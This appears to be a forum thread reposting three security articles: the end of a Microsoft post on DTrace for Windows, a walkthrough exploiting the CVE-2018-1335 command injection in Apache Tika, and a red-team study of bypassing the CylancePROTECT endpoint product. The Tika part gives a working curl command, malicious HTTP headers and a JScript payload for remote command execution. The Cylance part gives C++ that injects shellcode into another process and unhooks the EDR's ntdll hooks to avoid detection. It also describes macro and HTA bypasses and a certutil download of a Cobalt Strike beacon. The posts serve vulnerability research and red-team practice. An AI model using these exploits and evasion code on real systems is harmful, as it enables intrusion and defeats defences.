- Set _NT_SYMBOL_PATH=srv*C:\symbols*http://msdl.microsoft.com/download/symbols
- DTrace automatically downloads the symbols necessary from the symbol server and caches to the local path.
-
Optional: Setup Kernel debugger connection to the target machine (MSDN link). This is only required if you want to trace Kernel events using FBT or other providers.
- Note that you will need to disable Secureboot and Bitlocker on C:, (if enabled), if you want to setup a kernel debugger.
- Reboot target machine
Running DTrace
Launch CMD prompt in administrator mode
Get started with sample one-liners:
# Syscall summary by program for 5 seconds:
dtrace -Fn "tick-5sec { exit(0);} syscall:::entry{ @num[pid,execname] = count();} "

# Summarize timer set/cancel program for 3 seconds:
dtrace -Fn "tick-3sec { exit(0);} syscall::Nt*Timer*:entry { @[probefunc, execname, pid] = count();}"

# Dump System Process kernel structure: (requires symbol path to be set)
dtrace -n "BEGIN{print(*(struct nt`_EPROCESS *) nt`PsInitialSystemProcess);exit(0);}"

# Tracing paths through NTFS when running notepad.exe (requires KD attach): Run below command and launch notepad.exe
dtrace -Fn "fbt:ntfs::/execname==\"notepad.exe\"/{}"
The command dtrace -lvn syscall::: will list all the probes and their parameters available from the syscall provider.
The following are some of the providers available on Windows and what they instrument.
- syscall – NTOS system calls
- fbt (Function Boundary Tracing) – Kernel function entry and returns
- pid – User-mode process tracing. Like kernel-mode FBT, but also allowing the instrumentation of arbitrary function offsets.
-
etw (Event Tracing for Windows) – Allows probes to be defined for ETW This provider helps to leverage existing operating system instrumentation in DTrace.
- This is one addition we have done to DTrace to allow it to expose and gain all the information that Windows already provides in ETW.
We have more Windows sample scripts applicable for Windows scenarios in the samples directory of the source.
How to file feedback?
DTrace on Windows is very different from our typical features on Windows and we are going to rely on our Insider community to guide us. If you hit any problems or bugs, please use Feedback hub to let us know.
- Launch feedback hub by clicking this link
- Select Add new feedback.
-
Please provide a detailed description of the issue or suggestion.
- Currently, we do not automatically collect any debug traces, so your verbatim feedback is crucial for understanding and reproducing the issue. Pass on any verbose logs.
- You can set DTRACE_DEBUG environment variable to 1 to collect verbose dtrace logs.
- Submit
DTrace Architecture
Let’s talk a little about the internals and architecture of how we supported DTrace. As mentioned, DTrace on Windows is a port of OpenDTrace and reuses much of its user mode components and architecture. Users interact with DTrace through the dtrace command, which is a generic front-end to the DTrace engine. D scripts get compiled to an intermediate format (DIF) in user-space and sent to the DTrace kernel component for execution, sometimes called as the DIF Virtual Machine. This runs in the dtrace.sys driver.
Traceext.sys (trace extension) is a new kernel extension driver we added, which allows Windows to expose functionality that DTrace relies on to provide tracing. The Windows kernel provides callouts during stackwalk or memory accesses which are then implemented by the trace extension.
All APIs and functionality used by dtrace.sys are documented calls.
Security
Security of Windows is key for our customers and the security model of DTrace makes it ideally suited to Windows. The DTrace guide, linked above talks about DTrace security and performance impact. It would be useful for anyone interested in this space to read that section. At a high level, DTrace uses an intermediate form which is validated for safety and runs in its own execution environment (think C# or Java). This execution environment also handles any run time errors to avoid crashing the system. In addition, the cost of having a probe is minimal and should not visibly affect the system performance unless you enable too many probes in performance sensitive paths.
DTrace on Windows also leverages the Windows security model in useful ways to enhance its security for our customers.
- To connect to the DTrace trace engine, your account needs to be part of the admin or LocalSystem group
- Events originating from kernel mode (FBT, syscalls with ‘kernel’ previous mode, etc.), are only traceable if Kernel debugger is attached
-
To read kernel-mode memory (probe parameters for kernel-mode originated events, kernel-mode global variables, etc.), the following must be true:
- DTrace session security context has either TCB or LoadDriver privilege enabled.
- Secure Boot is not active.
-
To trace a user-mode process, the user needs to have:
- Debug privilege
- DEBUG access to the target process.
Script signing
In addition, we have also updated DTrace on Windows to support signing of d scripts. We follow the same model as PowerShell to support signing of scripts.
There is a system wide DTrace script signing policy knob which controls whether to check for signing or not for DTrace scripts. This policy knob is controlled by the Registry.
By default, we do NOT check for signature on DTrace scripts.
Use the following registry keys to enforce policy at machine or user level.
- User Scope: HKCU\Software\OpenDTrace\Dtrace, ExecutionPolicy, REG_SZ
- Machine Scope: HKLM\Software\OpenDTrace\Dtrace, ExecutionPolicy, REG_SZ
Policy Values:
DTrace policy take the following values.
- “Bypass": do not perform signature checks. This is the default policy. Only set the registry key if you want to deviate from this policy.
- "Unrestricted": Do not perform checks on local files, allow user's consent to use unsigned remote files.
- "RemoteSigned": Do not perform checks on local files, requires a valid and trusted signature for remote files.
- "AllSigned": Require valid and trusted signature for all files.
- "Restricted": Script file must be installed as a system component and have a signature from the trusted source.
You can also set policy by defining the environment variable DTRACE_EXECUTION_POLICY to the required value.
Conclusion
We are very excited to release the first version of DTrace on Windows. We look forward to feedback from the Windows Insider community.
Cheers,
DTrace Team (Andrey Shedel, Gopikrishna Kannan, & Hari Pulapaka)
Sursa: https://techcommunity.microsoft.com/t5/Windows-Kernel-Internals/DTrace-on-Windows/ba-p/362902
-
Exploiting CVE-2018-1335:
Command Injection in Apache TikaMarch 12, 2019
David Yesland
Intro
This post is a walk-through of steps taken to go from an undisclosed CVE for a command injection vulnerability in the Apache tika-server to a complete exploit. The CVE is https://nvd.nist.gov/vuln/detail/CVE-2018-1335. Since Apache Tika is open source, I was able to take some basic information from the CVE and identify the actual issue by analyzing the Apache Tika code. Although a command injection vulnerability is typically straightforward, as you will see in this post there were some hurdles to overcome to achieve full remote code or command execution. This was due to the way Java handles executing operating system commands and also some intricacies of the Apache Tika code itself. In the end, it was still possible to get around these blockers using the Windows Script Host (Cscript.exe).
What is Apache Tika
The Apache Tika™ toolkit detects and extracts metadata and text from over a thousand different file types (such as PPT, XLS, and PDF). All of these file types can be parsed through a single interface, making Tika useful for search engine indexing, content analysis, translation, and much more. (https://tika.apache.org/)
Apache Tika has a few different components: a Java library, command line tool, and a standalone server (tika-server) with its own REST API. This exploit specifically is targeting the standalone server through the REST API it exposes https://wiki.apache.org/tika/TikaJAXRS. The vulnerable version is found here https://archive.apache.org/dist/tika/tika-server-1.17.jar.
Breaking Down The CVE
To start looking for the issue, we need to first read the CVE advisory and see what information can be taken from it to give a starting point of where to look.
The description from the original advisory:
Before Tika 1.18, clients could send carefully crafted headers to tika-server that could be used to inject commands into the command line of the server running tika-server. This vulnerability only affects those running tika-server on a server that is open to untrusted clients.
Things we can tell from this description:
- Version 1.18 is patched
- Version 1.17 is unpatched
- The vulnerability is command injection
- The entry point for the vulnerability is “headers”
- This affects the tika-server portions of the code
With this information, we now have a starting point to try and identify the vulnerability. The next steps would be to perform a diff of the patched and unpatched version of Tika, specifically the tika-server portions. Grepping the code for functions in Java known to perform operating system commands would be another good place to look. Finally, searching for sections of the tika-server code which relate to interpreting headers from what we can assume will be some kind of HTTP request.
Getting Into It
Doing a side-by-side recursive diff of the tika-server 1.17 vs 1.18 source directory only comes back with one file that has been modified. This is shown below cropping to just the important parts.

Diffing tika-1.17/tika-server/src/main/java/org/apache/tika/server/ tika-1.18/tika-server/src/main/java/org/apache/tika/server/
Since the goal is to find command injection in a header field, having the first result be a code block which has been added in the patched version called “ALLOWABLE_HEADER_CHARS” is a pretty good start. The assumption is that this is some kind of patch trying to filter characters which could be used to inject commands into the header field.
Continuing down is a large block of code inside of a function called “processHeaderConfig” which looks interesting and has been removed or changed in 1.18. It is using some variable to dynamically create a method which appears to set properties of some object and it uses the HTTP headers to do this.

apache/tika/tika-server/src/main/java/org/apache/tika/server/resource/TikaResource.java
Here is the description of this function:

apache/tika/tika-server/src/main/java/org/apache/tika/server/resource/TikaResource.java
The prefixes for the different properties were shown in the previous screenshot and are defined as static strings at the beginning of this code.

apache/tika/tika-server/src/main/java/org/apache/tika/server/resource/TikaResource.java
So, we have a couple static strings the can be included as HTTP headers with a request and used to set some property of an object. An example of the final header would look something like “X-Tika-OCRsomeproperty: somevalue”, “someproperty” then gets converted to a function that looks like “setSomeproperty()” and is invoked passing somevalue to it as the value to set.

apache/tika/tika-server/src/main/java/org/apache/tika/server/resource/TikaResource.java
Here you can see this function being used and where the prefix header is checked in the request to determine how to call the function. All the needed arguments are then passed in from the HTTP request to the “processHeaderConfig” function.
Looking at the way the “processHeaderConfig” function is used, you can see the properties are being set on the “TesseractOCRConfig” object. Doing a search for places that may use the “TesseractOCRConfig” object we find: tika-parsers/src/main/java/org/apache/tika/parser/ocr/TesseractOCRParser.java which turned out to be pretty interesting.
Here is the “doOCR” function from “TesseractOCRParser.java” which is passing the config properties from the “TesseractOCRConfig” object, which we just discovered, directly into an array of strings which are used to construct a command for “ProcessBuilder” and then the process is started.

apache/tika/tika-server/src/main/java/org/apache/tika/parser/ocr/TesseractOCRParser.java
This looks promising—if we put together all the information we have found so far we should technically be able to make some kind of HTTP request to the server, set a header that looks like “X-Tika-OCRTesseractPath: <some command>” and have this command be inserted into the cmd string and be executed. The only problem is is the “config.getTesseractPath()” is prepended to another string we cannot control, “getTesseractProg()” which ends up being a static string, “tesseract.exe”. To fix this we can wrap our command we want to execute in double quotes and Windows will ignore whatever is appended to it after the quotes, just executing our injected command.
To put this to the test we can just use an example from the tika-server documentation for retrieving some metadata about a file.
Since OCR stands for Optical Character Recognition, used for pulling text and content out of images, we will use an image to upload instead of a docx to hopefully reach the “doOCR” function.
We end up with:
curl -T test.tiff http://localhost:9998/meta --header "X-Tika-OCRTesseractPath: \"calc.exe\""

There you have it—the command injection was identified by wrapping a command in double quotes as the value for the “X-Tika-OCRTesseractPath” HTTP header in a PUT request while uploading an image.
Can you do more than pop calc?
At this point, you can see that we are just directly changing the application name that is executed. Because the command is being passed to Java ProcessBuilder as an array, we cannot actually run more than one command or add arguments to the command as a single string or the execution will fail. This is because passing an array of strings to process builder or runtime.exec in Java works like this:

Characters that are normally interpreted by shells like cmd.exe or /bin/sh such as &,<,>,|,` etc. are not interpreted by ProcessBuilder and will be ignored, so you cannot break out of the command or add any arguments to it as a single string. It is not as simple as doing something like “X-Tika-OCRTesseractPath: \“cmd.exe /c some args\”, or any combination of this.
Coming back to the construction of the “cmd” array you can see we have control over multiple arguments in the command as well, this is each item that looks like “config.get*()” but this is broken up by some other items we do not control.
My first thought was to run “cmd.exe” and then pass in the argument “/C” as “config.getLanguage()” and then insert “||somecommand||” as “config.getPageSegMode()” which would have resulted in “somecommand” being executed. However, this did not work because prior to “doOCR” being called there is another function which is called on the “config.getTesseractPath()” string (the modified command) which simply executes just that command (the purpose was to check if the application being called is a valid application). The problem here is that would just run “cmd.exe” with no arguments and cause the server to hang since “cmd.exe” would never exit and let execution continue to the “doOCR” function.
Coming Up With a Solution
To go beyond running a single command we can take a deeper look at what happens when the “doOCR” function starts the process using Process Monitor. Viewing the properties of the process, when the tika-server starts it, results in the following command line which is constructed with the injected command.
"calc.exe"tesseract.exe C:\Users\Test\AppData\Local\Temp\apache-tika-3299124493942985299.tmp C:\Users\Test\AppData\Local\Temp\apache-tika-7317860646082338953.tmp -l eng -psm 1 txt -c preserve_interword_spaces=0
The portions of the command we control are highlighted in red. There are 3 places we can inject into the command, 1 command and 2 arguments. Another interesting finding here is that Tika is actually creating 2 temp files and one of them is being passed as the first argument.
After some further investigation I was able to confirm that the first temp file passed to the command was the contents from the file I was uploading. This meant maybe I could fill that file with some code or command and execute that.
Now I had to find a native Windows application that will ignore all the random stray arguments created by tika-server and still execute the first files contents as some kind of command or code even though it has a “.tmp” extension. Finding something that would do all this sounded very unlikely to me at first. After clicking around https://github.com/api0cradle/LOLBAS for a while looking at LOLBins thinking maybe I could get lucky, I came across Cscript.exe and it looked somewhat promising. Let’s take a look at what Cscript can do.
Cscript turned out to be just what was needed. It takes the first argument as a script and allows you to use the “//E:engine” flag to specify what script engine you want to use (this could be Jscript or VBS), so the file extension does not matter. Putting this into the new command would now look like the following.
"cscript.exe"tesseract.exe C:\Users\Test\AppData\Local\Temp\apache-tika-3299124493942985299.tmp C:\Users\Test\AppData\Local\Temp\apache-tika-7317860646082338953.tmp -l //E:Jscript -psm 1 txt -c preserve_interword_spaces=0
This is done by setting the following HTTP headers:
X-Tika-OCRTesseractPath: "cscript.exe"
X-Tika-OCRLanguage: //E:Jscript
The “image” file that will be uploaded will contain some Jscript or VBS:
var oShell = WScript.CreateObject("WScript.Shell");
var oExec = oShell.Exec('cmd /c calc.exe');
At first, uploading an image with those contents failed since it was not a valid image and it could not verify the magic bytes of the image. I then found that setting the content-type to “image/jp2” forces Tika to not check magic bytes in the image but still process the image through OCR. This allowed an image containing Jscript to be uploaded.
Finally, putting all this together, we have full command/jscript/vbs execution.
Conclusion
What seemed to be a simple command injection bug turned out to have quite a few blockers to overcome in order to actually exploit it. It was interesting trying to come up with a method of getting around each hurdle. Although this was difficult to exploit it was still possible to do it and reiterates the point that you should never use untrusted input when constructing operating system commands. Apache does not suggest running the Tika-server in an untrusted environment or exposing it to untrusted users. This bug has also been patched and the current version is 1.20 so make sure you update if you are using this service.
You can find the PoC in the Rhino Security Lab’s CVE repo: https://github.com/RhinoSecurityLabs/CVEs/tree/master/CVE-2018-1335
Sursa: https://rhinosecuritylabs.com/application-security/exploiting-cve-2018-1335-apache-tika/
-
Silencing Cylance: A Case Study in Modern EDRs
12/03/2019 | Author: Admin

As red teamers regularly operating against mature organisations, we frequently come in to contact with a variety of Endpoint Detection & Response solutions. To better our chances of success in these environments, we regularly analyse these solutions to identify gaps, bypasses and other opportunities to operate effectively. One of the solutions we regularly come across is CylancePROTECT, the EDR from Cylance Inc who were recently acquired by Blackberry in a reported $1.4 billion deal.
In this blog post we will explore some of our findings that might assist red teamers operating in environments where CylancePROTECT is in place and briefly touch on CylanceOPTICS, a complementary solution that provides rule based detection to the endpoint. We also aim to provide defenders with insight in to how this solution operates so they have a better understanding of gaps that may exist and where complementary solutions can be introduced to mitigate risk.
Cylance Overview
CylancePROTECT (hereinafter also referred to as Cylance) functions on a device policy basis which is configurable through the Cylance SaaS portal; policies include the following security relevant configuration options:
- Memory Actions: control which memory protections are enabled including techniques for exploitation, process injection and escalation,
- Application Control: blocks new applications being run,
- Script Control: configuration to block Active Script (VBS and JS), PowerShell and Office macros,
- Device Control: configure access to removable media.
During this case study, we will analyse the effectiveness of some of these controls and illustrate techniques that we found to bypass or disable them. All results are taken from CylancePROTECT agent version 2.0.1500; the latest version at the time of writing (Dec 2018).
Script Control
As noted, the script control feature of CylancePROTECT allows administrators to configure whether Windows Scripting, PowerShell and Office macros are blocked, permitted or allowed with alerting on the endpoint. A sample configuration may look as follows, which is configured to block all Script, PowerShell and macro files:

In such a configuration, simple VBA macro enabled documents are disabled as per the policy; even relatively benign macros such as the following will be blocked:

This will cause an event to be generated inside the Cylance dashboard similar to the following:

While this is relatively effective at neutering VBA macros, we noted that Excel 4.0 macros are not accounted for and have relatively carte blanche access, as shown below:
CylancePROTECT has no restrictions on Excel 4.0 macro enabled documents, even when macro documents are explicitly blocked by policy. Therefore these provide an effective means for obtaining initial access in a Cylance environment. Further details around weaponising Excel 4.0 macro enabled documents can be found in this excellent research by Stan Hegt.
It should however be noted that other controls such as the memory protections (exploitation, injection and escalation) are however still in effect, although we’ll discuss those later on.
Aside from macros, CylancePROTECT can also prevent the execution of Windows Script Host files, specifically VBScript and JavaScript files. As expected, attempting to run simple scripts with WScript.Shell inside a .js or .vbs file such as the following will be blocked by Cylance due to the ActiveScript protection:

This will generate an error inside the Cylance dashboard such as:

However, if we take the exact same JavaScript code and embed it inside a HTML Application such as the following:
We can see that CylancePROTECT does not apply the same controls to any scripts that aren’t directly executed with wscript.exe, as shown below where the HTA spawned through mshta.exe runs without issue:
Popping calc is all well and good, but let’s look at what happens if we try something more useful and weaponise a HTA using our SharpShooter tool:

SharpShooter will generate a DotNetToJScript payload that executes the raw shellcode in-memory by first allocating memory for it with VirtualAlloc then get a function pointer to it and execute it, this is a fairly standard method of executing shellcode in .NET. On executing the HTA, an error is generated and the payload is blocked by Cylance, diving in to the dashboard there is little information on the cause, however it is almost certainly as a result of the memory protection controls which we will dive in to shortly:

Disregarding shellcode execution for the moment (we’ll address that shortly), we already saw Cylance was quite nonchalant when we were executing calc.exe using either the macro or HTA payloads. Let’s see how it reacts if we try to download and run a Cobalt Strike beacon; the following HTA will simply use WScript to call certutil to download and execute a vanilla Cobalt Strike executable:

As you can see if you’re operating in an environment with CylancePROTECT, you’ll probably want to bring your favourite application whitelisting bypasses to the party!
Memory Protections
Let’s now take a look at the memory protections. When analysing an endpoint security product’s memory protection, it is often useful to review just how that product detects the usage of often suspicious API’s such as CreateRemoteThread or WriteProcessMemory.
In the case of Cylance, we know that memory analysis is exposed via several console options:

If these protections are enabled, what we find is a DLL of CyMemdef.dll is injected into 32-bit processes, and CyMemDef64.dll for 64-bit.
To understand the protection being employed, we can simulate a common malware memory injection technique leveraging CreateRemoteThread. A small POC was created with the following code:
HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, false, procID);
if (hProc == INVALID_HANDLE_VALUE) {
    printf("Error opening process ID %d\n", procID);
    return 1;
}
void *alloc = VirtualAllocEx(hProc, NULL, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if (alloc == NULL) {
    printf("Error allocating memory in remote process\n");
    return 1;
}
if (WriteProcessMemory(hProc, alloc, shellcode, sizeof(shellcode), NULL) == 0) {
    printf("Error writing to remote process memory\n");
    return 1;
}
HANDLE tRemote = CreateRemoteThread(hProc, NULL, 0, (LPTHREAD_START_ROUTINE)alloc, NULL, 0, NULL);
if (tRemote == INVALID_HANDLE_VALUE) {
    printf("Error starting remote thread\n");
    return 1;
}
As expected, executing this code will result in Cylance detecting and terminating the process:

Reviewing the Cylance injected DLL, we see that a number of hooks are placed within the process to detect the use of these kinds of suspicious functions. For example, placing a breakpoint at NtCreateThreadEx (which provides the syscall bridge for CreateRemoteThread) and invoking the API call, we see that the function has been modified with a JMP:

Continuing execution via this JMP triggers an alert within Cylance and forces the termination of our application. Knowing this, we can simply modify the hooked instructions from our process to remove Cylance’s detection:
#include <iostream>
#include <windows.h>
unsigned char buf[] =
"SHELLCODE_GOES_HERE";
struct syscall_table {
    int osVersion;
};
// Remove Cylance hook from DLL export
void removeCylanceHook(const char *dll, const char *apiName, char code) {
    DWORD old, newOld;
    void *procAddress = GetProcAddress(LoadLibraryA(dll), apiName);
    printf("[*] Updating memory protection of %s!%s\n", dll, apiName);
    VirtualProtect(procAddress, 10, PAGE_EXECUTE_READWRITE, &old);
    printf("[*] Unhooking Cylance\n");
    memcpy(procAddress, "\x4c\x8b\xd1\xb8", 4);
    *((char *)procAddress + 4) = code;
    VirtualProtect(procAddress, 10, old, &newOld);
}

int main(int argc, char **argv)
{
    if (argc != 2) {
        printf("Usage: %s PID\n", argv[0]);
        return 2;
    }
    DWORD processID = atoi(argv[1]);
    HANDLE proc = OpenProcess(PROCESS_ALL_ACCESS, false, processID);
    if (proc == INVALID_HANDLE_VALUE) {
        printf("[!] Error: Could not open target process: %d\n", processID);
        return 1;
    }
    printf("[*] Opened target process %d\n", processID);
    printf("[*] Allocating memory in target process with VirtualAllocEx\n");
    void *alloc = VirtualAllocEx(proc, NULL, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (alloc == (void*)0) {
        printf("[!] Error: Could not allocate memory in target process\n");
        return 1;
    }
    printf("[*] Allocated %d bytes at memory address %p\n", sizeof(buf), alloc);
    printf("[*] Attempting to write into victim process using WriteProcessMemory\n");
    if (WriteProcessMemory(proc, alloc, buf, sizeof(buf), NULL) == 0) {
        printf("[!] Error: Could not write to target process memory\n");
        return 1;
    }
    printf("[*] WriteProcessMemory successful\n");

    // Remove the NTDLL.DLL hook added by userland DLL
    removeCylanceHook("ntdll.dll", "ZwCreateThreadEx", 0xBB);
    printf("[*] Attempting to spawn shellcode using CreateRemoteThread\n");
    HANDLE createRemote = CreateRemoteThread(proc, NULL, 0, (LPTHREAD_START_ROUTINE)alloc, NULL, 0, NULL);
    printf("[*] Success :D\n");
}
And after executing our POC, we can see that our shellcode is spawned without any alert:

This form of self-policing will always be problematic as it depends on the process to detect its own bad behaviour.
While we originally began work on this post back in November 2018, we must reference @fsx30 who has since publicly documented this issue and showed how it could be used in the context of dumping process memory.
Application Control
